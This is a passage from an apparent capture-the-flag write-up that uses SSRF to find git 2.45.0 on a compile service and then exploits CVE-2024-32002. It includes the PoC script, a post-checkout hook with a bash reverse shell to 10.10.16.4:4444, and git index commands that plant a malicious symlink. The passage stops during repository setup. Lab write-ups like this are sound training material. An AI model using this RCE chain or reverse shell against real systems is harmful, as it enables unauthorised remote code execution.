dirsearch -u http://10.10.11.26:5000/ --exclude-status=403,404 2>/dev/null
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.11.26:5000/

[15:16:13] Starting:

Task Completed
Not one route. So we explore it by hand:

The 5000 app compiles C++/C#/.NET projects from a git repository URL. Submitting a sample value makes the validation itself explain the expected input:

Invalid Git repository URL. It must start with "http://" and end with ".git".It requires the value to start with http:// and end in .git. A service that will clone whatever we give it is a clear candidate for SSRF and, depending on the git version, for RCE.
Exploitation
TCP 5000: SSRF and git version leak
We point the URL at our machine with a listener up. Instead of a Python HTTP server we use nc, which shows the raw headers of the incoming request (SSRF):
nc -nlvp 80
# in the site: http://10.10.16.4/x.git
GET /x.git/info/refs?service=git-upload-pack HTTP/1.1
User-Agent: git/2.45.0.windows.1
The server visits us and reveals the key piece: it uses git 2.45.0.windows.1. Searching for that exact version always returns the same identifier:

Git SCM affected by CVE-2024-32002 (invicti.com)
Exploiting CVE-2024-32002: RCE via git clone (amalmurali.me)
A proof of concept for the git vulnerability CVE-2024-32002 (github.com/amalmurali47)
Vulnerability Details CVE-2024-32002 GIT (cvedetails.com)
That version carries CVE-2024-32002, an RCE triggered when recursively cloning a malicious repository.
TCP 3000 and 5000: RCE via CVE-2024-32002
CVE-2024-32002 exploits submodule and symlink handling on case-insensitive filesystems (Windows): with two crafted repos, git writes a hook into .git/hooks/ and runs it during the clone itself, with no victim interaction.

The article also ships the complete proof of concept, which is the script we follow step by step (swapping its calc.exe for a reverse shell):

#!/bin/bash
# Set Git configuration options
git config --global protocol.file.allow always
git config --global core.symlinks true

# Initialize the hook repository
git init hook
cd hook
mkdir -p y/hooks
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
echo "amal_was_here" > /tmp/pwnd
calc.exe
EOF
chmod +x y/hooks/post-checkout
git add y/hooks/post-checkout
git commit -m "post-checkout"
cd ..
hook_repo_path="$(pwd)/hook"

# Initialize the captain repository
git init captain
cd captain
git submodule add --name x/y "$hook_repo_path" A/modules/x
git commit -m "add-submodule"
The only difference here is that the PoC uses local repositories ($(pwd)/hook) while we have to publish ours on the victim's Gitea, so the compilation service can clone them.
Registration is open, so we create an account:

Register
  Username      : test
  Email Address : test@test.com
  Password / Confirm Password
  [Register Account]

Once inside, /explore/repos shows what is published, and along the way a system username:
Repositories
  richard / Compiled     Python
  richard / Calculator   Yet a simple C++ calculator to run on CMD or PowerShell.   C++
richard owns both repositories: a system user to aim at. Now ours. The first one, hook:

git clone http://10.10.11.26:3000/test/hook
cd hook
ls -la
Cloning into 'hook' ...
warning: You appear to have cloned an empty repository.

total 12
drwxr-xr-x 3 root root 4096 Dec 23 16:22 .
drwxr-xr-x 5 root root 4096 Dec 23 16:22 ..
drwxr-xr-x 6 root root 4096 Dec 23 16:22 .git
Inside goes the payload in hooks/post-checkout:
mkdir -p y/hooks
cat > y/hooks/post-checkout <<'EOF'
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.4/4444 0>&1
EOF
chmod +x y/hooks/post-checkout
git add y/hooks/post-checkout
git commit -m "post-checkout"
[main (root-commit) deddc9d] post-checkoutgit push
Username for 'http://10.10.11.26:3000': test
Password for 'http://test@10.10.11.26:3000':
Enumerating objects: 5, done.
Writing objects: 100% (5/5), 337 bytes | 337.00 KiB/s, done.
To http://10.10.11.26:3000/test/hook
 * [new branch]      main -> main
Unlike the PoC, the hook repository's path is not local but the Gitea URL:

hook_repo_path="http://10.10.11.26:3000/test/hook"The second repository, captain, is created the same way:

New Repository
  Owner *           test
  Repository Name * captain
  Visibility        [ ] Make repository private
  Description       (Enter short description (optional))
  Template          Select a template.
  Issue Labels      Select an issue label set.
  .gitignore        Select .gitignore templates.
It adds a submodule pointing at hook and a symlink redirecting A/modules/x into .git, so the hook lands in .git/hooks/ (git hook RCE):
git clone http://10.10.11.26:3000/test/captain
cd captain
git submodule add --name x/y "$hook_repo_path" A/modules/x
git commit -m "add-submodule"
Cloning into '/home/krmena/machines/compiled/content/captain/A/modules/x' ...
remote: Enumerating objects: 5, done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.
[main (root-commit) ddaaff2] add-submodule
The symlink is not created with ln but written straight into git's index: the text .git is stored as an object and that object is registered with mode 120000, which is how git marks a symbolic link.
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
